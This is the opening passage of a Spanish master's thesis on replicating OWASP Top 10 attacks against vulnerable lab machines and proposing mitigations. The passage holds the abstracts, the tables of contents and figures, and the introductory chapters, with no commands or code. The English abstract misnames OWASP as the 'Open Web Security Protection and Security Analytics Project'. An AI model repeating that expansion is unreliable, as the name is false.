

**MÁSTER UNIVERSITARIO EN SEGURIDAD DE LAS TECNOLOGÍAS  
DE LA INFORMACIÓN Y LAS COMUNICACIONES**

**TRABAJO FIN DE MÁSTER**

**Desarrollo de un entorno de  
evaluación para escaneo de  
vulnerabilidades en ciberseguridad**

**Autor/es**  
**Alejandro Barberá Zapero**

**Director/es del Trabajo Fin de Máster**  
**Estefanía Fuentes Fernández**

**CURSO 2024-2025**





## RESUMEN

La ciberseguridad ha evolucionado significativamente en los últimos años debido al rápido avance de la tecnología y la proliferación de dispositivos conectados a Internet. Sin embargo, este incremento en la conectividad también ha aumentado las oportunidades para los ciberdelincuentes, quienes aprovechan cualquier brecha en la seguridad para perpetrar ataques sofisticados. A pesar de las numerosas herramientas y soluciones disponibles, las vulnerabilidades informáticas siguen siendo un desafío constante para las organizaciones.

Este proyecto tiene como objetivo principal identificar en detalle las vulnerabilidades informáticas más relevantes de los últimos años. Para ello, se analizarán nuevas amenazas y vulnerabilidades existentes, utilizando los recursos proporcionados por la Open Web Application Security Project (OWASP). Este análisis permitirá entender mejor las amenazas actuales y futuras, facilitando la implementación de medidas de seguridad más efectivas.

Además de la identificación de vulnerabilidades, el proyecto incluye la replicación de ataques para comprender mejor los métodos y técnicas utilizados por los atacantes. Documentar estos procedimientos de manera detallada proporcionará una referencia valiosa para futuras investigaciones en el campo de la ciberseguridad. Esta comprensión práctica es crucial para desarrollar estrategias de defensa más robustas.

Proponer soluciones efectivas para mitigar los riesgos asociados a las vulnerabilidades identificadas es otro de los objetivos del proyecto. Se ofrecerán consejos prácticos sobre configuración y medidas de seguridad que ayuden a contrarrestar las amenazas. Estas soluciones estarán diseñadas para ser prácticas y aplicables, ayudando a prevenir futuros ataques y minimizar su impacto.

El enfoque proactivo del proyecto no se limita a la identificación y análisis de vulnerabilidades. También se desarrollarán estrategias específicas para mejorar la protección contra estas amenazas. Desde recomendaciones de configuración hasta la implementación de medidas de seguridad concretas, se buscará ofrecer soluciones que ayuden a mantener la seguridad del sistema de manera efectiva.

Finalmente, este proyecto pretende hacer una contribución significativa al campo de la ciberseguridad mediante investigaciones detalladas y la propuesta de soluciones concretas. Al entender mejor las amenazas y desarrollar estrategias efectivas para mitigarlas, se espera mejorar la seguridad en diversos entornos y preparar mejor a las organizaciones para enfrentar futuros desafíos en un entorno digital cada vez más complejo y dinámico.



## ABSTRACT

This project examines the significant evolution of cybersecurity in recent years, driven by the rapid advancement of technology and the proliferation of internet-connected devices. As connectivity increases, cybercriminals have more opportunities to exploit security weaknesses and launch sophisticated attacks. Despite the numerous tools and solutions available, addressing vulnerabilities remains a constant challenge for organizations. This project's primary objective is to thoroughly analyze the most critical vulnerabilities of recent years. Utilizing resources from the Open Web Security Protection and Security Analytics Project (OWASP), this analysis aims to provide a detailed understanding of these vulnerabilities, how they emerge, and the distinct impacts they can have on systems. This will enable development and implementing of more effective security measures to mitigate current and future threats.

In addition to identifying critical vulnerabilities, the project also focuses on replicating real-world cyberattacks to gain practical insights into the methods and techniques used by attackers. This hands-on approach is essential for understanding how vulnerabilities are exploited, offering a comprehensive perspective on the associated risks. Every step of the replication process is meticulously documented, providing a valuable educational resource for future cybersecurity professionals and researchers. The detailed documentation serves as both a learning tool and a practical reference, facilitating a deeper understanding of how these vulnerabilities operate and how they can be mitigated.

A significant project component is the proposal of practical, actionable solutions to reduce the risks posed by the identified vulnerabilities. The security configurations and measures suggested are designed to be adaptable and applicable across various environments, helping to prevent future attacks and reduce their potential impact. The project takes a proactive approach, anticipating future threats and offering adaptive strategies to address them.

Ultimately, this project aims to make a meaningful contribution to the cybersecurity community by sharing its findings, practical guidance, and replicable solutions. By making this information available through public repositories, the project hopes to serve as a resource for those seeking to enhance their knowledge of OWASP vulnerabilities or conduct vulnerability analyses. This contribution will help educate and promote collaboration and strengthen cybersecurity efforts in a rapidly evolving digital landscape.



## AGRADECIMIENTOS

Gracias a todas las personas por empujarme a no dejar esto atrás y finalizarlo. Nada fue en vano aunque fuera veneno.



# ÍNDICE DE CAPÍTULOS Y ANEXOS

<b>1</b>	<b>INTRODUCCIÓN .....</b>	<b>21</b>
<b>2</b>	<b>ESTADO DE LA CUESTIÓN .....</b>	<b>24</b>
2.1	Dispositivos conectados y superficie de ataque.....	24
2.2	Soluciones de seguridad.....	25
2.3	OWASP en la seguridad informática .....	26
2.4	Colaboración entre disciplinas.....	27
2.5	Estrategias y desafíos con fines futuros .....	27
2.6	Concienciación y educación .....	27
2.7	Conclusión.....	28
<b>3</b>	<b>DESCRIPCIÓN DEL PROBLEMA .....</b>	<b>31</b>
<b>4</b>	<b>SOLUCIÓN PROPUESTA .....</b>	<b>33</b>
4.1	Objetivo principal .....	33
4.2	Objetivos secundarios.....	33
4.3	Logros para alcanzar .....	34
4.4	Metodología .....	34
4.5	Planificación .....	34
<b>5</b>	<b>PRUEBAS Y VALIDACIÓN .....</b>	<b>37</b>
5.1	OWASP Top 10.....	37
5.1.1	Funcionamiento de OWASP Top 10 .....	37
5.1.2	Frecuencia de actualización y definición de las categorías .....	38
5.1.3	Estructura y metodología .....	38
5.1.4	Top 10 OWASP 2021 .....	39
5.1.5	Diferencias entre el OWASP Top 10 de 2017 y 2021 .....	40
5.2	Máquina para análisis .....	41
5.3	Análisis de máquinas.....	43
5.3.1	Pérdida de control de acceso .....	43
5.3.2	Fallas Criptográficos .....	56
5.3.3	Inyección .....	71
5.3.4	Diseño inseguro.....	80
5.3.5	Configuración de seguridad incorrecta .....	90
5.3.6	Componentes vulnerables y desactualizados .....	101
5.3.7	Fallas de identificación y autenticación .....	108
5.3.8	Fallas en el Software y en la Integridad de los Datos .....	120
5.3.9	Fallas en el Registro y Monitoreo.....	133
5.3.10	Falsificación de Solicitudes del Lado del Servidor .....	142
5.4	Evolución OWASP 2025 .....	148
5.5	Apoyo a la comunidad.....	149
<b>6</b>	<b>RESULTADOS .....</b>	<b>152</b>

<b>7</b>	<b>CONCLUSIONES .....</b>	<b>155</b>
<b>8</b>	<b>TRABAJOS FUTUROS.....</b>	<b>157</b>
<b>9</b>	<b>BLIBLIOGRAFÍA.....</b>	<b>159</b>



## ÍNDICE TABLAS

Tabla 1. Tabla de las actividades a realizar. ....	35
--	----



## ÍNDICE FIGURAS

Ilustración 1. Global IoT market forecast.....	24
Ilustración 2. Digital Attack Map.....	25
Ilustración 3. Evento OWASP Uruguay.....	26
Ilustración 4. Taba de las actividades a realizar. ....	35
Ilustración 5. Comparación OWASP 2017 con 2021.....	41
Ilustración 6. Descarga máquina virtual Kali Linux.....	42
Ilustración 7. Configuración de red máquina Kali. ....	42
Ilustración 8. Ejecución nmap en DC 9. ....	44
Ilustración 9. Página web en DC 9.....	45
Ilustración 10. Utilizando herramienta Burpsuite en DC 9.....	46
Ilustración 11. Ejecución sqlmap en DC 9.....	47
Ilustración 12. Staff tabla 1 en DC 9. ....	47
Ilustración 13. Staff tabla 2 en DC 9. ....	48
Ilustración 14. Users tabla en DC 9. ....	48
Ilustración 15. Descifrando hash en DC 9.....	49
Ilustración 16. Accediendo con credenciales en DC 9. ....	49
Ilustración 17. LFI en DC 9.....	50
Ilustración 18. Ejecución knock en DC 9.....	51
Ilustración 19. Ficheros para Hydra en DC 9. ....	52
Ilustración 20. Ejecución Hydra en DC 9 .....	52
Ilustración 21. Ejecución SSH en DC 9 .....	52
Ilustración 22. Contraseñas extraídas de ficheros en DC 9. ....	53
Ilustración 23. Ejecución Hydra en DC 9 .....	53
Ilustración 24. Accediendo como fredf en DC 9. ....	53
Ilustración 25. Generacion contraseña en DC 9. ....	54
Ilustración 26. Creación entrada temporal y ejecución programa en DC 9.....	55
Ilustración 27. Privilegios de administrador en DC 9.....	55
Ilustración 28. Ejecución de Netdiscover y Nmap en Cryptobank.....	58
Ilustración 29. Página web en Cryptobank.....	58
Ilustración 30. Información en página web en Cryptobank.....	59
Ilustración 31. Usando herramienta Burpsuite en Cryptobank. ....	59
Ilustración 32. Ejecución sqlmap en Cryptobank.....	60
Ilustración 33. Bases de datos en Cryptobank.....	60
Ilustración 34. Tablas dentro de base de datos en Cryptobank. ....	60
Ilustración 35. Tabla accounts en base de datos Cryptobank. ....	61
Ilustración 36. Ejecución dirb en Cryptobank. ....	62
Ilustración 37. Ejecución Hydra en Cryptobank. ....	62
Ilustración 38. Inicio de sesión con Julius en Cryptobank.....	63
Ilustración 39. Ejecución dirb en Cryptobank. ....	63
Ilustración 40. Directorio /development/backups en Cryptobank.....	64
Ilustración 41. Ejecución dirb en Cryptobank. ....	64
Ilustración 42. Directorio /development/tulos en Cryptobank. ....	65
Ilustración 43. Ejecución de comando en /development/tools. ....	65
Ilustración 44. Ejecución msfvenom en Cryptobank. ....	66

Ilustración 45. Ejecución msfconsole en Cryptobank.....	66
Ilustración 46. Ejecución reverse.shell en Cryptobank.....	67
Ilustración 47. Meterpreter en Cryptobank.....	67
Ilustración 48. Ejecución portfwd en Cryptobank.....	68
Ilustración 49. Apache Solr en Cryptobank.....	68
Ilustración 50. Ejecución searchsploit en Cryptobank .....	69
Ilustración 51. Ejecución vulnerabilidad Apache Solr .....	69
Ilustración 52. Usuario root en Cryptobank.....	70
Ilustración 53. Ejecución netdiscover en Nullbyte.....	71
Ilustración 54. Ejecución nmap en Nullbyte.....	72
Ilustración 55. Página web en Nullbyte.....	72
Ilustración 56. Ejecución exiftool en Nullbyte.....	73
Ilustración 57. Código fuente en Nullbyte.....	73
Ilustración 58. Utilizando herramienta Burpsuite en Nullbyte.....	74
Ilustración 59. Ejecución Hydra en Nullbyte.....	74
Ilustración 60. Buscar por nombres de usuarios en Nullbyte.....	75
Ilustración 61. Búsqueda usando " en Nullbyte. ....	75
Ilustración 62. Ejecución sqlmap en Nullbyte.....	76
Ilustración 63. Bases de datos en Nullbyte.....	76
Ilustración 64. Ejecución sqlmap en Nullbyte.....	76
Ilustración 65. Tabla users en Nullbyte.....	77
Ilustración 66. Ejecución ssh en Nullbyte. ....	77
Ilustración 67. Buscando SUID en Nullbyte.....	78
Ilustración 68. Archivo procwatch en Nullbyte.....	78
Ilustración 69. Root en Nullbyte.....	79
Ilustración 70. Ejecución netdiscover en So Simple 1.....	81
Ilustración 71. Ejecución nmap en So Simple 1.....	81
Ilustración 72. Página web en So Simple 1.....	82
Ilustración 73. Ejecución Dirb en So Simple 1.....	82
Ilustración 74. Directorio WordPress en So Simple 1.....	83
Ilustración 75. Ejecución wpscan en So Simple 1.....	84
Ilustración 76. Dashboard WordPress en So Simple 1.....	84
Ilustración 77. Social-warfare en WordPress en So Simple 1.....	85
Ilustración 78. Social-warfare en Exploit database en So Simple 1.....	86
Ilustración 79. Poniendo a disposición el archivo creado.....	86
Ilustración 80. Exploit funcionando en So Simple 1.....	87
Ilustración 81. Fichero payload para hacer reverse Shell en So Simple 1.....	87
Ilustración 82. Ejecución netcat en So Simple 1.....	88
Ilustración 83. Clave privada SSH de max en So Simple 1.....	88
Ilustración 84. Ejecución SSH con max en So Simple 1.....	89
Ilustración 85. Accediendo con usuario steven en So Simple 1.....	89
Ilustración 86. Ejecución service-health.sh en So Simple 1.....	89
Ilustración 87. Root en So simple 1.....	90
Ilustración 88. Ejecución netdiscover en Billy Madison.....	91
Ilustración 89. Ejecución nmap en Billy Madison. ....	91
Ilustración 90. Página web en Billy Madison.....	92
Ilustración 91. Ejecución telnet en Billy Madison. ....	92

Ilustración 92. Nuevo directorio en página web en Billy Madison.....	93
Ilustración 93. Creando diccionario Veronica en Billy Madison.....	94
Ilustración 94. Utilizando herramienta Dirbuster en Billy Madison.....	94
Ilustración 95. Mensaje con enlace de youtube en Billy Madison.....	95
Ilustración 96. Mensaje con usuario y contraseña en Billy Madison.....	95
Ilustración 97. Ejecución port knocking en Billy Madison.....	96
Ilustración 98. Texto en cat.notes en Billy Madison.....	96
Ilustración 99. Ejecución Telnet en Billy Madison.....	97
Ilustración 100. Email recibido en Billy Madison.....	97
Ilustración 101. Texto encontrado a través de FTP en Billy Madison.....	98
Ilustración 102. Ejecución comando aircrack-ng en Billy Madison.....	98
Ilustración 103. Ejecución SSH como Eric en Billy Madison.....	99
Ilustración 104. Archivos con permisos GUID en Billy Madison.....	99
Ilustración 105. Cron Job creado en Billy Madison.....	100
Ilustración 106. Root en Billy Madison.....	100
Ilustración 107. Ejecución netdiscover en Dc-2.....	101
Ilustración 108. Ejecución nmap en DC-2.....	102
Ilustración 109. Pagina web en DC-2.....	102
Ilustración 110. Ejecución cewl en DC-2.....	103
Ilustración 111. Ejecución wpscan en DC-2.....	104
Ilustración 112. Ejecución wpscan con diccionarios en DC-2.....	104
Ilustración 113. Usuarios validos encontrados en DC-2.....	104
Ilustración 114. Dashboard en WordPress en DC-2.....	105
Ilustración 115. Editando página en WordPress en DC-2.....	105
Ilustración 116. Ejecución SSH en DC-2.....	106
Ilustración 117. Usuario Jerry en DC-2.....	106
Ilustración 118. Ejecución git en DC-2.....	107
Ilustración 119. Ejecución netdiscover en Bulldog.....	109
Ilustración 120. Ejecución nmap en Bulldog.....	109
Ilustración 121. Página web en Bulldog.....	110
Ilustración 122. Ejecución dirb en Bulldog.....	111
Ilustración 123. Ejecución nikto en Bulldog.....	112
Ilustración 124. Web-Shell en página web en Bulldog.....	113
Ilustración 125. Comentarios en código fuente de la página en Bulldog.....	114
Ilustración 126. Accediendo con el usuario en página web Sarah en Bulldog.....	114
Ilustración 127. Web-shell en pagina web en Bulldog.....	115
Ilustración 128. Fichero views.py en pagina web en Bulldog.....	116
Ilustración 129. Ejecución de varios comandos en Webshell en Bulldog.....	116
Ilustración 130. Ejecutando cat en web Shell en Bulldog.....	117
Ilustración 131. Shell en Bulldog.....	117
Ilustración 132. Ejecución strings en Bulldog.....	118
Ilustración 133. Ejecución sudo -l en Bulldog.....	118
Ilustración 134. Root en Bulldog.....	119
Ilustración 135. Ejecución netdiscover en Fristileaks.....	121
Ilustración 136. Ejecución Nmap en Fristileaks.....	121
Ilustración 137. Página web en Fristileaks.....	122

Ilustración 138. Gobuster en fristileaks.....	123
Ilustración 139. Directorios en robot.txt de Fristileaks.....	123
Ilustración 140. Admin fristi portal en fristileaks .....	124
Ilustración 141. Código fuente en página web en Fristileaks.....	125
Ilustración 142. Decode en Fristileaks.....	126
Ilustración 143. Fichero decodificado en Fistileaks.....	126
Ilustración 144. Inicio de sesión en Fistileaks.....	126
Ilustración 145. Acceso satisfactorio en página web en Fristileaks.....	127
Ilustración 146. Modificando reverse shell en Fristileaks.....	127
Ilustración 147. Modificando IP en reverse Shell en Fristileaks.....	128
Ilustración 148. Archivo subido con éxito en Fistileaks.....	128
Ilustración 149. Accesso obtenido en Fristileaks.....	129
Ilustración 150. Carpeta usuario ezeepz en Fristileaks.....	129
Ilustración 151. Fichero en Fristileaks.....	129
Ilustración 152. Cambiando permisos en Fristileaks.....	130
Ilustración 153. Contenido fichero en Fristileaks.....	130
Ilustración 154. Cryptpass.py en Fristileaks.....	131
Ilustración 155. Decode archivo en Fristileaks.....	131
Ilustración 156. Fichero decodificado en Fristileaks.....	131
Ilustración 157. Usuario fristigod en Fristileaks.....	131
Ilustración 158. Fichero .bash_history en Fristileaks.....	132
Ilustración 159. Histortia del fichero .bash_history en Fristileaks.....	132
Ilustración 160. Root en Fristileaks.....	132
Ilustración 161. Ejecución netdiscover en PwnLab: init.....	134
Ilustración 162. Ejecución nmap en Pwnlab: init.....	134
Ilustración 163. Página web en Pwnlab: init.....	135
Ilustración 164. Ejecución Gobuster en Pwnlab: init.....	135
Ilustración 165. LFI con Php en Pwnlab: init.....	136
Ilustración 166. Accediendo a base de datos y tablas en Pwnlab: init.....	137
Ilustración 167. Archivo index en Pwnlab: init.....	138
Ilustración 168. Index decodificado en Pwnlab: init.....	138
Ilustración 169. Preparando reverse Shell en pawnlab: init.....	138
Ilustración 170. Subiendo reverse shell en Pwnlab: init.....	139
Ilustración 171. Fichero subido a Pwnlab: init.....	139
Ilustración 172. Cookie en home en pagina web en Pwnlab: init.....	139
Ilustración 173. Cookie modificada en Pwnlab: init.....	140
Ilustración 174. Sesión abierta en shell en Pwnlab: init.....	140
Ilustración 175. Ficheros encontrados en directorio de kane en Pwnlab: init.....	140
Ilustración 176. Mike in Pwnlab: init.....	141
Ilustración 177. Root en Pwnlab: init.....	141
Ilustración 178. Ejecución netdiscover en Freshly .....	143
Ilustración 179. Ejecución nmap en Freshly.....	143
Ilustración 180. Página web en Freshly.....	144
Ilustración 181. Pagina WordPress en Freshly.....	144
Ilustración 182. Prueba inicio sesión en login.php en Freshly.....	145
Ilustración 183. Usando herramienta Bupsuite en Freshly.....	145
Ilustración 184. Bases de datos en Freshly.....	146

Ilustración 185. Dashboard WordPress en Freshly.....	146
Ilustración 186. Prueba_reverse.php en Freshly.....	146
Ilustración 187. Plugin editado en Freshly. ....	147
Ilustración 188. Root en Freshly. ....	147
Ilustración 189. OWASP Top 10 2025 situación. ....	149
Ilustración 190. Repositorio en Github.....	150



# 1 INTRODUCCIÓN

El mundo digital ha sufrido una transformación importante en los últimos diez años debido a los avances en ciberseguridad, telecomunicaciones y tecnología. Hay muchos dispositivos que antes eran imprescindibles que ahora se han vuelto obsoletos, mientras que otros han recibido un gran número de actualizaciones para cumplir con los requisitos de seguridad y funcionalidad que se requiere actualmente. A pesar de que existen una extendida cantidad de herramientas para proteger los sistemas de información, la constante aparición de nuevas amenazas y vulnerabilidades plantea nuevos desafíos complejos para la seguridad de la información.

Gracias al rápido y continuo desarrollo de la tecnología, los sistemas creados se han vuelto mucho más complejos. Sin embargo, esto abrió nuevas puertas a nuevas formas de ataque. Los ciberdelincuentes se adaptan y evolucionan de tal manera que siempre encuentran nuevas formas de explotar diferentes agujeros de seguridad en el sistema. Esto requiere un enfoque proactivo y detallado para la identificación de vulnerabilidades y su posterior mitigación.

En este proyecto se pretende llevar a cabo un entorno de evaluación especializado para analizar exhaustivamente las vulnerabilidades del ámbito de la informática más destacables en los últimos años. A través de un enfoque detallista, utilizando los diferentes tipos de recursos ofrecidos por la OWASP, se realizará un seguimiento detallado de estas vulnerabilidades, explicando y analizando las mismas para posteriormente explicar de forma minuciosa como se puede explotar dichas vulnerabilidades. Este proceso realizado brindará una compresión más profunda, así como una ayuda de cómo se ejecutan los diferentes tipos de amenazas y como se podrían ser neutralizadas eficazmente.

Uno de los principales objetivos de este trabajo es llevar a cabo replicación de diferentes ataques para las vulnerabilidades identificadas. Esto no solo ayudará a determinar la presencial y gravedad de las vulnerabilidades, sino que, además, también proporciona información acerca de los métodos técnicas utilizadas por los atacantes con el fin de obtener información valiosa. La documentación detallada sobre los métodos necesarios para lograr dichos ataques será una gran ayuda para futuras investigaciones, así como para aquellas personas iniciadas en el área de la seguridad de la información.

Asimismo, aparte de evaluar y comprender las diferentes vulnerabilidades, se pretende proporcionar métodos u opciones concretas para defenderse ante estas amenazas. Se buscará proporcionar soluciones prácticas y/o aplicables para prevenir futuros ataques y reducir su impacto en la seguridad del sistema. Esto puede ir desde recomendaciones de configuración hasta la implementación de distintas medidas de seguridad. De esta manera se proporciona ayuda y conocimiento de que pautas o que

acciones se han de seguir una vez que se han evaluado diferentes vulnerabilidades en el sistema analizado.

Por último, pero no menos importante, en esta memoria se pretende hacer una contribución significativa a la ciberseguridad mediante la realización de investigaciones exhaustivas sobre las vulnerabilidades, así como las distintas soluciones específicas para aumentar la seguridad en diversos entornos. Para tener una mejor visión de cómo llevar a cabo este proceso, se realizará a modo de ejemplo un reporte detallado de unas de las vulnerabilidades sobre las hayamos trabajado a lo largo del proyecto. De esta manera se obtendrá una visión más clara y de gran ayuda de cómo se ha realizado el proceso de análisis, mitigación y prevención de las distintas vulnerabilidades utilizadas en este trabajo.



## 2 ESTADO DE LA CUESTIÓN

En los últimos años, se puede decir que la evolución de la ciberseguridad ha sido marcada por los distintos avances tecnológicos y diversos tipos de cambios en la infraestructura del mundo digital. Cada vez, más y más dispositivos se encuentran conectados a internet, ya sean coches, teléfonos móviles, electrodomésticos, etc. Esto ha transformado de manera radical como se interactúa con el mundo digital. Debido a este aumento dispositivos ha provocado también que la superficie o el entorno para los ciberdelincuentes haya crecido de manera exponencial. Estos se aprovechan de las distintas brechas en la seguridad para llevar a cabo distintos tipos de ataques, los cuales son cada vez más sofisticados. Incluso desarrollando diversos tipos de herramientas, así como soluciones de seguridad, hoy en día las vulnerabilidades no paran de crecer.

### 2.1 Dispositivos conectados y superficie de ataque

Pese a los continuos esfuerzos por llevar a cabo el desarrollo de herramientas y soluciones de seguridad, la cantidad de vulnerabilidades que se ven cada día no para de crecer por lo que esto se convierte en desafío constante en la lucha contra las amenazas cibernéticas.

La complejidad de los métodos que son actualmente utilizados para llevar a cabo ataques, así como los diferentes malwares y ransomware avanzados ha forzado una necesidad urgente de adoptar diversos enfoques para protegerse ante esto.




Ilustración 1. Global IoT market forecast

## 2.2 Soluciones de seguridad

Para responder a esta creciente amenaza, se han llevado a cabo diferentes proyectos de investigación y desarrollo cuyo objetivo es analizar en profundidad las vulnerabilidades que sobresalen al resto en el ámbito de la informática. A parte de buscar vulnerabilidades e identificarlas, también tienen como objetivo comprenderlas, investigando cuáles son sus orígenes y características. De la misma manera, se están creando soluciones efectivas para poder contrarrestar los riesgos asociados, haciendo uso de recursos como puede ser aquellos proporcionados por la Open Web Application Security Project (OWASP).

A modo de ejemplo, la Oficina Europea de la Policía o más bien conocido como Europol, lleva a cabo un informe anual llamado "Internet Organised Crime Threat Assessment" (IOCTA). Este, desarrolla un papel muy importante en la identificación y análisis de las amenazas ciberneticas más significativas en Europa. El informe plasma una visión integral de las actuales tendencias y las emergentes en lo relacionado al cibercrimen y la ciberdelincuencia, ofreciendo ciertas recomendaciones que mejorarían la seguridad informática. A su vez, Europol ha creado diferentes soluciones que tienen un papel clave, así como la coordinación entre diferentes tipos de operaciones internacionales con el fin de erradicar el cibercrimen, así como fortalecer la colaboración entre distintas agencias policiales y/o de la industria tecnológica. De esta manera, se mejora las habilidades de los profesionales dedicados a la seguridad cibernetica.



Ilustración 2. Digital Attack Map

## 2.3 OWASP en la seguridad informática

OWASP, como ya se ha mencionado antes, es una comunidad la cual se dedica a mejorar la seguridad del software. Fue fundada en 2001 y se ha convertido en referencia a la hora de identificar y mitigar vulnerabilidades de seguridad en aplicaciones web. Esta ofrece diferentes recursos, herramientas y diversos conocimientos que sirven de ayuda a diversos tipos de organizaciones, así como profesionales a la hora de proteger sus aplicaciones web contra las numerosas amenazas a las que se está expuesto hoy.

Desde la creación hasta el día de hoy, este proyecto ha ido creciendo de forma continua hasta llegar a ser una red mundial de expertos que están comprometidos las buenas y seguras prácticas en el desarrollo software.

Además de brindar una guía exhaustiva, así como herramientas para profesionales y desarrolladores de software, OWASP tiene un papel crucial concienciando sobre los desafíos de seguridad en el mundo del desarrollo de software. De la misma manera, promueve la adopción de diferentes enfoques para hacer frente a todas estas preocupaciones generadas. Gracias a realizar un enfoque basado en la comunidad, se ha generado una red global de gente comprometida con la mejora de la seguridad. Esto es de gran ayuda para estar actualizado al día de las últimas tendencias en seguridad informática y poner en práctica diferentes tipos de soluciones innovadoras con el fin de hacer frente a los desafíos que van emergiendo día a día. Como se puede ver, OWASP presenta un papel de gran importancia, promoviendo la seguridad informática gracias a su enfoque colaborativo.



Ilustración 3. Evento OWASP Uruguay.

## **2.4 Colaboración entre disciplinas**

Es muy importante tener una colaboración entre diversos puntos, donde se debe incluir investigadores, gobiernos, así como organizaciones sin fines de lucro. Mediante la combinación de estos factores, compartiendo recursos técnicos, financieros además de la experiencia de cada uno de ellos, se consigue un gran número de recursos necesarios para poder hacer frente a los diferentes desafíos que existen actualmente en la seguridad.

Compartiendo este tipo de información, toda la comunidad que trabaja en lo relacionado a la seguridad en sistemas de información, puede aumentar y fortalecer la capacidad que tiene para defenderse antes los numerosos incidentes de seguridad que se descubren día tras día. Además de lo mencionado previamente, también ayuda a mejorar y facilitar el desarrollo de normativas, así como estándares que pueden aplicarse de forma globalizada, asegurándose unificación y coherencia a la hora de combatir el cibercrimen.

## **2.5 Estrategias y desafíos con fines futuros**

Debida a la constante evolución de la tecnología, las soluciones de seguridad que se presentan se deben de actualizar de forma recurrente para estar listo ante cualquier novedad que pueda perjudicar de alguna manera estas.

En la actualidad, se puede apreciar que cada vez se hace más uso de sistemas de inteligencia artificial, así como machine learning ya que son de gran ayuda para mejorar la detección de posibles amenazas para su posterior mitigación. También, a su vez, los atacantes hacen uso de estas tecnologías mencionadas para incrementar con éxito el número de ataques realizados. Es por ello hay que cerciorarse previamente si lo que se está realizando tiene algún tipo de brecha que pueda ayudar a la hora de realizar algún tipo de ataque.

A vistas futuras, se prevé un incremento de uso de estas tecnologías para automatizar los procesos detección y respuesta ante los distintos incidentes que puedan surgir. Para ello, es necesario que los profesionales encargados de estos estén en una constante formación y adaptación a las nuevas tecnologías emergentes de las que pueden surgir nuevas formas de ataque. La integración de nuevas tecnologías se ha de llevar a cabo de manera responsable además de ética, de tal forma que se pueda garantizar la privacidad de los usuarios.

## **2.6 Concienciación y educación**

Es de vital importancia educar y concienciar con el fin de poder luchar contra las diferentes amenazas cibernéticas. Para ello, las distintas organizaciones que han sido mencionadas en previos puntos han de invertir en formación para que su personal

este altamente cualificado a la hora de hacer frente a las posibles amenazas que puedan surgir y así actuar de manera adecuada.

Pero esta concienciación y educación no debe limitarse a organizaciones donde trabajan los profesionales de tecnologías de la información. Todo lo contrario, esto ha de extenderse a todos los niveles ya que todo el mundo juega un papel crucial a la hora de evitar posibles amenazas. Esto se debe a que a la hora de llevar a cabo un ataque, se hace uso de ingeniería social la cual permite identificar cual es el eslabón más débil en una organización que es objeto de ataque, en este caso, los usuarios finales.

Gracias a la educación y la formación se pueden fomentar una cultura que ayude a contar con empleados con un alto conocimiento que actúen de manera eficiente contra los posibles ciberataques, previniendo diversos accidentes antes de que puedan llegar a ocurrir.

## 2.7 Conclusión

En definitiva, tanto la ciberseguridad como las telecomunicaciones se encuentran en un punto crítico. Actualmente contamos con innumerables oportunidades en el mundo, pero a la vez se presentan multitud de riesgos. Cada vez los ataques cibernéticos son más sofisticados y por ello es de vital importancia contar con soluciones de seguridad actualizadas al día. Como se ha comentado, la colaboración, así como el uso de tecnologías avanzadas y la educación, juegan un papel determinante a la hora de construir un entorno seguro. Esto es un esfuerzo continuo que requiere máxima atención además de cooperación entre todos los que conforman esta sociedad.





### **3 DESCRIPCIÓN DEL PROBLEMA**

El problema que se pretende resolver en este trabajo de fin de máster es identificar y mitigar las vulnerabilidades informáticas que más destacan de los últimos años. Para ello, se hará un enfoque en el origen, características y potencial impacto en la seguridad.

Se llevará a cabo un análisis en detalle de las amenazas y vulnerabilidades tanto actuales como emergentes, haciendo uso de los recursos que proporciona Open Web Application Security Project (OWASP). Gracias a esto se podrá hacer una selección adecuada de las vulnerabilidades, ofreciendo una compresión clara y adecuada de las distintas amenazas que impactan a la seguridad.

El proyecto propondrá soluciones prácticas, así como efectivas para poder mitigar los riesgos asociados a las vulnerabilidades identificadas. Además, se incluirán recomendaciones de configuración, implementación de medidas de seguridad entre otros métodos para contrarrestar las amenazas.

Por último, el proyecto propondrá soluciones prácticas y efectivas para mitigar los riesgos asociados a las vulnerabilidades identificadas. Estas soluciones incluirán recomendaciones de configuración, implementación de medidas de seguridad y otros métodos que ayuden a contrarrestar las amenazas. Además, se adoptará un enfoque proactivo para la mitigación de riesgos, desarrollando medios específicos para proteger mejor los sistemas contra estas amenazas y minimizando el impacto de futuros ataques.

En resumen, este proyecto busca unificar y optimizar las herramientas y metodologías disponibles para la identificación y mitigación de vulnerabilidades, contribuyendo significativamente a la ciberseguridad mediante investigaciones detalladas y la provisión de soluciones prácticas y aplicables.



## 4 SOLUCIÓN PROPUESTA

En este apartado se van a presentar distintos aspectos en relación con la solución que se propone para la realización del trabajo de fin de máster.

### 4.1 Objetivo principal

El objetivo principal que se plantea en este trabajo de fin de máster es, haciendo uso de la lista de OWASP, examinar en detalle cada una de las vulnerabilidades que se plantean en los diferentes puntos, analizándolas e identificando los distintos impactos que puedan suponer. Por cada punto de la lista, se llevará a cabo el análisis de una máquina que presente dichas vulnerabilidades. Se explicará paso a paso donde se encuentran dichas vulnerabilidades para posteriormente proponer distintas soluciones ante los resultados obtenido.

### 4.2 Objetivos secundarios

En adición, los objetivos secundarios que se plantean en este trabajo de fin de máster serían los siguientes:

